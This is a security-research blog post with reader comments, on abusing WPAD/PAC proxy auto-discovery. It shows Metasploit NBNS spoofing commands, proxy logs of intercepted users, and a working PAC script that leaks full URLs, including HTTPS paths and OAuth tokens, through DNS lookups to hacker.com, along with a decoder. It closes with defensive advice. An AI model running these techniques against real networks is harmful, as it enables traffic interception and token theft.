Mail.ru Group
Building an Internet

cdump June 4, 2015 at 14:45

WPAD: instruction manual

Blog of Mail.ru Group , Information Security

Hello! I'm Maxim Andreev, Mail.Ru Cloud backend programmer. At the last Security Meetup, I shared the results of my research on the WPAD proxy auto-configuration protocol. For those who missed - today's post. I'll talk about what WPAD is, what opportunities it provides for exploitation from the point of view of an attacker, and also show examples of how you can partially intercept HTTPS traffic using this technology.

A bit of materiel

WPAD (Web Proxy Auto Discovery protocol) is used to find a PAC (Proxy Auto Config) file, which is JavaScript with a description of the logic by which the browser will determine how to connect to the desired URL. When making a request, the browser calls the FindProxyForURL function from the PAC file, passes the URL and host there, and as a result expects to know which proxies to go to this address. It looks something like this:

```
function FindProxyForURL(url, host) {
    if (host == "mail.ru") {
        return "PROXY mp.example.com:8080";
    } else
    if (host == "google.com") {
        return "PROXY gp.example.com:5050";
    } else {
        return "DIRECT";
    }
}
```

In addition to FindProxyForURL, various auxiliary functions are available in the PAC script for more flexible configuration. Using them, you can, for example, indicate that the browser should open the mail.ru website from one to two on Monday through% proxynameX%, and at other times through% proxynameY%. The address of the PAC script can be specified explicitly in the browser proxy settings. For example, in Firefox, this can be done in the settings item called "URL for automatic proxy service settings." However, the network administrator is unlikely to want to prescribe the settings for all browsers of each client manually. It is much more convenient to use WPAD for this.

How WPAD Works

First of all, WPAD tries to find the PAC script using the option from the DHCP server (however, this feature is practically not supported by browsers), and then sends an HTTP request to http: //wpad.%domain%/wpad.dat and downloads the resulting file. At the same time, in various operating systems, the search for the wpad.dat file will occur in different ways.

Suppose we learned from the DHCP settings that the domain name is msk.office.work. Then Windows XP will try to find it on wpad.msk.office.work (the domain resolution will be through DNS), and then simply on wpad.office.work.

1. http://wpad.msk.office.work/wpad.dat (DNS)
2. http://wpad.office.work/wpad.dat (DNS)

No.	Time	Source	Destination	Protocol	Length	Info
37	12.933986	192.168.123.22	8.8.8.8	DNS	80	Standard query 0x9f21 A wpad.msk.office.work
39	12.961597	192.168.123.22	8.8.8.8	DNS	76	Standard query 0xc91a A wpad.office.work

Queries made by Windows XP

Windows 7 behaves differently: first it checks the complete domain using DNS, then it tries to resolve the WPAD name through the Link-

Local Multicast Name Resolution, and then using the NetBIOS Name Service. The last two are broadcast protocols, and LLMNR is only supported by Windows, starting with Vista.

1. http://wpad.msk.office.work/wpad.dat (DNS)
2. http: //wpad/wpad.dat (LLMNR)
3. http: //wpad/wpad.dat (NBNS)

No.	Time	Source	Destination	Protocol	Length	Info
156	31.036138	192.168.123.20	8.8.8.8	DNS	80	Standard query 0xdb38 A wpad.msk.office.work
166	31.142688	192.168.123.20	224.0.0.252	LLMNR	64	Standard query 0xf4df A wpad
174	31.452509	192.168.123.20	192.168.123.255	NBNS	92	Name query NB WPAD<00>

Queries that Windows 7 makes

LAN usage

Imagine yourself in the place of an attacker who wants to allow all local traffic through his proxy server. If we are in the same LAN segment (i.e. we can use NetBIOS), we don't even have to do anything - you can use the ready-made NBNS spoofer from Metasploit.

```
       =[ metasploit v4.11.0-2015011401 [core:4.11.0.pre.201501
+ -- --=[ 1387 exploits - 783 auxiliary - 223 post        ]
+ -- --=[ 356 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use auxiliary/spoof/nbns/nbns_response
msf auxiliary(nbns_response) > set SPOOFIP 192.168.123.21
SPOOFIP => 192.168.123.21
msf auxiliary(nbns_response) > set REGEX .*
REGEX => .*
msf auxiliary(nbns_response) > run
[*] Auxiliary module execution completed

[*] NBNS Spoofer started. Listening for NBNS requests...
msf auxiliary(nbns_response) >
```


```
listening on [any] 80 ...
connect to [192.168.123.21] from (UNKNOWN) [192.168.123.20] 49159
GET /wpad.dat HTTP/1.1
Connection: Keep-Alive
Accept: */*
Host: 192.168.123.21
```

Implementing NBNS spoofing on the local network

If we are on a different subnet, but there is a WINS server on our network, we can raise the Windows host with the name WPAD so that WINS will spread information about us. This case is quite working: when testing in a fairly large local area network of one university, a host located on the network even less than / 24 began to receive requests from hundreds of different IPs.


Internet use

Currently, there are 861 first-level domains. In addition to the familiar .com, .net, .ru, .org, among them there are more exotic ones - from .work and .school to .ninja and .vodka. The names of these domains may well be spelled out in the domain-name option of DHCP servers. Thus, if the .university domain is specified in the domain-name, and we register the wpad.university domain, then all requests for the WPAD file will be sent to us. Moreover, if you look at wpad.TLD of the first-level domains, we will see the following picture:



WPAD-free domains for registration

A couple of years ago, I registered the wpad.co domain, which really went for numerous requests for the wpad.dat file. But there is more recent evidence of the ability to intercept what was not intended for us: a month ago I registered the domain wpad.work. For 11 days, he was contacted with 3901 unique IPs. It is noticeable that the number of requests decreased on the weekend.




The number of calls to wpad.work: dynamics by day of the week.

What can be found in the logs, if you send all the afflicted through your proxy, you can see below.

```
CONNECT   Apr 04 17:58:14 [13314]: Request (file descriptor 6): GET http://counter.yadro.ru/hit?t26.11;r;s1918*981*24;uhttp%3A//
CONNECT   Apr 04 17:58:24 [13316]: Request (file descriptor 6): GET http://vk.com/widget_community.php\?app\=0\&width\=160px\&_v
CONNECT   Apr 04 18:07:56 [13317]: Request (file descriptor 6): GET http://tools.google.com/chrome/intl/ru/welcome.html HTTP/1.1
CONNECT   Apr 04 18:07:57 [13314]: Request (file descriptor 6): CONNECT www.google.com:443 HTTP/1.1
CONNECT   Apr 04 18:07:57 [13230]: Request (file descriptor 6): CONNECT www.google.ru:443 HTTP/1.1
```
Proxy server log fragment


Profit?

So, we forced users to go through a proxy server controlled by us. What does this give us? In the case of HTTP requests, full control over the traffic: headers and body of the request and response, all parameters, cookies, data of form submissions.



HTTP request through a proxy server

In the case of HTTPS, we will see only the CONNECT method. The maximum information available to us is the host and user-agent. Unfortunately, the most interesting, that is, the data exchanged between the client and the server after handshake, for us will look only like a set of binary data.



HTTPS request through a proxy server

Back to pac

Despite the fact that the PAC script is written in JavaScript, window, document objects are not available in it, it will not be possible to display an alert to the user (it will be displayed only in the browser logs). However, even this stripped-down version has its own nice features.

dnsDomainIs	**isResolvable**
shExpMatch	**dnsDomainLevels**
isInNet	**weekdayRange**
myIpAddress	**dateRange**
dnsResolve	**timeRange**
isPlainHostName	**alert**
localHostOrDomainIs	

JavaScript Functions Available from the PAC Script


One of them, isResolvable, checks if it is possible to resolve a domain name to an IP address. It works like this:

```
if (isResolvable(host))
    return "PROXY proxy1.example.com:8080";
```


What can use of this function give us? To answer this question, we will first examine what exactly is passed to the FindProxyForURL function in the “URL” argument. It turns out that it depends on the browser: Chrome passes the scheme, host, request (GET parameters), but Firefox also has a fragment (location.hash).

For example, the URL http://mail.ru/?a=123#token=secret will be processed as follows:

Chrome



Firefox



No matter which browser is used, we have a full URL. You can already work with this. Let's try using isResolvable to intercept the URL. We encode the URL so that it is a valid host name, and add .hacker.com, in the NS records of which a DNS server is registered, where we respond to all requests and log them.

So, with the help of simple transformations:

```
function encode(str) {
    r = str.toLowerCase()
        .replace(/([^a-z1-9])/g, function(m) {
            return "0" + m.charCodeAt(0)
        })
        .replace(/([^\.]{60})(.)/g, '$1.$2')
        .substr(0, 240);
    return r + (r.slice(-1) != "." ? "." : "") + "hacker.com";
}

function FindProxyForURL(url, host) {
    var u = encode(url);
    return isResolvable(u) ? "DIRECT" : "DIRECT";
}
```

our test URL https://example.ru/?token=123 turns into an elegant **https058047047example046ru047063token061123.hacker.com** , from which, through the Perl-conversion

```
echo 'https058047047example046ru047063token061123.hacker.com' \
 | perl -lape 's/\.hacker\.com$//; s/\.//g; s/0(..)/chr($1)/eg;'
```

you can easily get the source string, that is, the full URL of the HTTPS request. Thus, using the wrong client configuration, an attacker can partially bypass HTTPS encryption and gain access to the URLs of all user requests.

It's no secret that OAuth tokens are often transmitted in the URL fragment (location.hash). Thus, in the case of using Firefox, they can also fall into our hands.

As a result of placing this script on wpad.work, several thousand user requests were intercepted, among them the most popular protocols were:

1. 53% HTTPS
2. 46% HTTP
3. 0.15% WS
4. 0.08% WSS

Most often, requests came from the following countries:

1. 14% Russia
2. 11% USA
3. 9% China
4. 7% India

Total

With WPAD, regardless of HTTPS, you can intercept local traffic, OAuth tokens, and other information from the URL. However, we, as honest people, will not do this. It's better to try, using our knowledge, to protect ourselves from potential attacks. Below are the main recommendations, the implementation of which will protect your traffic.

1. *Do not use "alien" domains* . Usually it is advised to use .local in the absence of your domain, but I would not recommend doing this, because an attacker could attack using broadcast resolvers that use the same domain - in particular Bonjour. It is optimal to use a registered domain name (it is not necessary to make it resolvable externally).
2. *Reserve wpad addresses in domain zones* .
3. *Disable automatic detection of settings in the settings of all browsers* (for IE and Chrome, this can be done through domain policies).

PS If you want to participate in one of the following Security Meetups, and you have something to tell about, write to Karim @valievkarim Valiev or Vladimir @z3apa3a Dubrovin.

Tags: security, domain names, proxy, https, mitm

Hubs: Mail.ru Group Blog, Information Security

Комментарии 16

mikes 4 июня 2015 в 15:13 0

> Отключить автоматическое определение настроек в настройках всех браузеров (для IE и Chrome это можно сделать через доменные политики).

тогда конечно теряется часть функционала wpad :(

z3apa3a 4 июня 2015 в 15:22 +1

Если требуется функционал wpad, то лучше всего прописать в настройках браузера или политикой URL сценария автоматической настройки.

mikes 4 июня 2015 в 15:30 0

да это то оно понятно, тут вопрос больше в том, что теряем именно функционал самостоятельного обнаружения. Тот случай когда клиент получает доступ сразу «из коробки» и не имеет проблем вне офисной сети когда wpad прописан. не очень хочется светить wpad.dat на весь мир то.

z3apa3a 4 июня 2015 в 15:46 0

Так не светите — на сервере по IP клиента отдавайте или WPAD для локальной сети или пустой, если запрос пришел снаружи.

mikes 4 июня 2015 в 15:50 0

идея хороша, спасибо за совет :)

gotch 4 июня 2015 в 18:13 +2

В соответствии с RFC 2606 есть всего лишь 4 домена первого уровня для «левых» имен —
.test
.example
.invalid
.localhost

Настоятельно не рекомендую администраторам придумывать свои домены, в будущем эти доменные зоны могут внезапно стать публичными.

Так же не лишним будем подумать об отключении WPAD в групповой политике и включении DHCP опции 252
technet.microsoft.com/ru-ru/library/bb839043.aspx

z3apa3a 4 июня 2015 в 22:38 0

DHCP опция 252 скорее всего не решает проблемы, фактически она вообще мало на что влияет. Настройки WPAD не получаются одновременно с получением IP. В старых версиях Windows настройки WPAD запрашивались в Internet Explorer отдельным запросом DHCPINFORM при старте браузера, причем только если у пользователя были права администратора, в современных не уверен, что какой-либо браузер вообще ее поддерживает, хотя не проверял и могу ошибаться.

cdump 4 июня 2015 в 22:56 **0**

Про поддержку этой опции современными браузерами сказано верно, например в последних на момент исследования Firefox и Chrome эта dhcp опция не учитывалась

VGusev2007 5 июня 2015 в 10:16 **0**

Насколько я понял, IE, спрашивает эту настройку в DHCP. Если ограничиться просто DNS, то MS Office, proxy не подхватывает.

naum 4 июня 2015 в 22:05 **+4**

Отличный пост, крутые изыскания, интересная плюха с пропуском поддомена. Интересно, как изменится ситуация на рынке wpad.* доменов в ближайшие дни.

НЛО прилетело и опубликовало эту надпись здесь

ValdikSS 5 июня 2015 в 22:02 **+1**

> Кроме браузеров WPAD использует весь софт который использует WinHTTP API (как минимум windows update), по крайне мере пока не отключена служба которая только и занимается что автодетектом прокси.

Не только WPAD, но и сам PAC. И это страшно. Трафик к PAC-файлу антизапрета превышает трафик самого прокси. Я не шучу, 50000 человек способны генерировать по 20 Мбит/с. Неправильно написанные Wininet-приложения, которые, вероятно, создают каждый раз новый контекст для нового запроса, запрашивают PAC-файл каждый раз, совершая запрос!

Вот, полюбуйтесь: valdikss.org.ru/az-proxypac.webm. Приходится отдавать 403 на запросы без User-Agent.

Bo0oM 6 июня 2015 в 01:55 **0**

Прикольно)
А по редиректу они пойдут?))

ValdikSS 6 июня 2015 в 01:58 **0**

Не пробовал, но, думаю, пойдут.

cdump 5 июня 2015 в 22:33 **0**

> Насколько я знаю оно в начале шлёт DHCP INFORM и требует опцию 252, и только если ответа нет или опции в ответе нет то начинается брожение где попало.

В реальности все не так хорошо с DHCP 252:
— в firefox это не поддерживается нигде.
— в Windows 7 это поддерживает только IE — см. DHCP WPAD findproxyforurl.com/browser-support

gotch 17 июня 2015 в 12:19 **0**

Есть еще такой старый сценарий:

> Злоумышленник назначает рабочей станции имя wpad. Вводит в домен (используя привилегию ввести 10 рабочих станций). Автоматически появляется нужная запись в DNS. Profit.

Для этого еще в Windows Server 2008 сделали globalqueryblocklist (https://technet.microsoft.com/ru-ru/library/cc794902(v=ws.10).aspx). Добавить запись wpad можно, но DNS ее не будет разрешать. Но здесь появляется риск поднятия на домены верхнего уровня для поиска wpad.